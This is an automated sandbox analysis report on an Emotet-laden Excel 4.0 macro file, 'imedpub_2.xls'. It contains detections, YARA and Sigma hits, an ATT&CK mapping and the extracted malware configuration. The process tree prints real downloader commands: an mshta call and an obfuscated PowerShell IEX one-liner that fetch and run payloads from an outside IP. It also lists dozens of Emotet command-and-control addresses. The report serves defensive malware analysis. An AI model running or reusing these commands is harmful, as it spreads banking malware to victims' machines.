ID: 562406
Sample Name: imedpub_2.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 21:03:46
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

imedpub_2.xls


Overview

General Information

Sample Name:	imedpub_2.xls
Analysis ID:	562406
MD5:	9152f953f0fb28e..
SHA1:	e82a389da3baa5.
SHA256:	131c6cbabbaa04..
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0 Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Office document tries to convince v…
- Yara detected Emotet
- Sigma detected: Windows Shell File…
- Document contains OLE streams w…
- Powershell drops PE file
- Sigma detected: MSHTA Spawning …

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2816 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - cmd.exe (PID: 2684 cmdline: cmd /c mshta http://91.240.118.168/zqqw/zaas/fe.html MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - mshta.exe (PID: 2692 cmdline: mshta http://91.240.118.168/zqqw/zaas/fe.html MD5: 95828D670CFD3B16EE188168E083C3C5)
      - powershell.exe (PID: 1940 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{FdrggvdRf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{FdrggvdRf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/zqqw/zaas/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X MD5: 852D67A27E454BD389FA7F02A8CBE23F)
        - cmd.exe (PID: 3000 cmdline: "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - rundll32.exe (PID: 2180 cmdline: C:\Windows\SysWow64\rundll32.exe C:\ProgramData\QWER.dll BBDD MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 252 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2308 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vnljigstknrhjwnk\pagi.wrr",GtcFgrxeupAr MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 1268 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vnljigstknrhjwnk\pagi.wrr",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 2976 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qglmgufuicllvuzt\zdvyw.osp",fdhAQGhe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2696 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qglmgufuicllvuzt\zdvyw.osp",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 3000 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kwvpkzxruoppyhz\jflthedjndgf.dni",MzSrktOhCbVh MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 380 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kwvpkzxruoppyhz\jflthedjndgf.dni",DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "160.16.102.168:80",
    "131.100.24.231:80",
    "200.17.134.35:7080",
    "207.38.84.195:8080",
    "212.237.56.116:7080",
    "58.227.42.236:80",
    "104.251.214.46:8080",
    "158.69.222.101:443",
    "192.254.71.210:443",
    "46.55.222.11:443",
    "45.118.135.203:7080",
    "107.182.225.142:8080",
    "103.75.201.2:443",
    "104.168.155.129:8080",
    "195.154.133.20:443",
    "159.8.59.82:8080",
    "110.232.117.186:8080",
    "45.142.114.231:8080",
    "41.76.108.46:8080",
    "203.114.109.124:443",
    "50.116.54.215:443",
    "209.59.138.75:7080",
    "185.157.82.211:8080",
    "164.68.99.3:8080",
    "162.214.50.39:7080",
    "138.185.72.26:8080",
    "178.63.25.185:443",
    "51.15.4.22:443",
    "81.0.236.90:443",
    "216.158.226.206:443",
    "45.176.232.124:443",
    "162.243.175.63:443",
    "212.237.17.99:8080",
    "45.118.115.99:8080",
    "129.232.188.93:443",
    "173.214.173.220:8080",
    "178.79.147.66:8080",
    "176.104.106.96:8080",
    "51.38.71.0:443",
    "173.212.193.249:8080",
    "217.182.143.207:443",
    "212.24.98.99:8080",
    "159.89.230.105:443",
    "79.172.212.216:8080",
    "212.237.5.209:443"
  ],
  "Public Key": [
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2",
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
imedpub_2.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x242a2:$s1: Excel • 0x25313:$s1: Excel • 0x4831:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
imedpub_2.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
imedpub_2.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47b7:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x4831:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\imedpub_2.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x242a2:$s1: Excel • 0x25313:$s1: Excel • 0x4831:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\imedpub_2.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	
C:\Users\user\Desktop\imedpub_2.xls	INDICATOR_OLE_Excel4Macros_DL2	Detects OLE Excel 4 Macros documents acting as downloaders	ditekSHen	• 0x47b7:$e2: 00 4D 61 63 72 6F 31 85 00 • 0x4831:$a1: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A 00 • 0x946:$x1: * #,##0 • 0x952:$x1: * #,##0 • 0x9fb:$x1: * #,##0 • 0xa0a:$x1: * #,##0 • 0xa36:$x1: * #,##0
C:\ProgramData\QWER.dll	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.523913691.0000000002621000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.578128416.00000000028F1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.523436520.0000000000331000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000009.00000002.464808022.00000000002C1000.00000020.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000C.00000002.577400839.0000000000320000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 61 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.2.rundll32.exe.2f10000.12.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
16.2.rundll32.exe.210000.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.410000.3.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.300000.2.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.27b0000.9.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 90 entries				

Sigma Overview

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious MSHTA Process Patterns
Sigma detected: Microsoft Office Product Spawning Windows Shell
Sigma detected: Suspicious PowerShell Command Line
Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Found malicious Excel 4.0 Macro

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

Found Excel 4.0 Macro with suspicious formulas

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Scripting	1 Windows Service	1 Windows Service	1 Disable or Modify Tools	1 Input Capture	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	5 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Deobfuscate/Decode Files or Information	LSASS Memory	3 File and Directory Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	2 1 Scripting	Security Account Manager	3 8 System Information Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	1 1 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	1 PowerShell	Rc.common	Rc.common	1 Modify Registry	Cached Domain Credentials	1 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Rundll32	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
imedpub_2.xls	28%	ReversingLabs	Document-Excel.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\QWER.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.rundll32.exe.710000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.3150000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.2c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.2f10000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.aa0000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.370000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.300000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.27b0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.310000.3.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.140000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.410000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.25f0000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.7f0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.ae0000.7.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2f60000.13.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2670000.11.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.4a0000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.28f0000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.9d0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.4c0000.4.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.2fd0000.15.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.330000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.180000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.820000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.3e0000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.2620000.11.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.760000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.260000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.25f0000.10.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.2f50000.12.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.320000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.c40000.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.a70000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2f90000.14.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.ad0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
12.2.rundll32.exe.2480000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
14.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
9.2.rundll32.exe.290000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.790000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2870000.10.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
11.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
15.2.rundll32.exe.29f0000.12.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.350000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2580000.9.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
17.2.rundll32.exe.7c0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.ab0000.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.a80000.6.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
12.2.rundll32.exe.2fc0000.13.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.25c0000.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.b40000.8.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
